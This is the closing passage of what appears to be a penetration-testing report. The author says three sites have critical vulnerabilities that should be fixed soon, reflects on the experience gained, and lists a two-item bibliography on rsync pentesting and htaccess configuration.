Three sites have critical vulnerabilities , so it's best to fix them as soon as possible.

From performing penetration testing on these sites , I've gained very valuable experience and gained confidence to apply my knowledge in real world.

Bibliography

1. https://book.hacktricks.xyz/network-services-pentesting/873-pentesting-rsync
2. https://www.hostgator.com/help/article/htaccess-guidance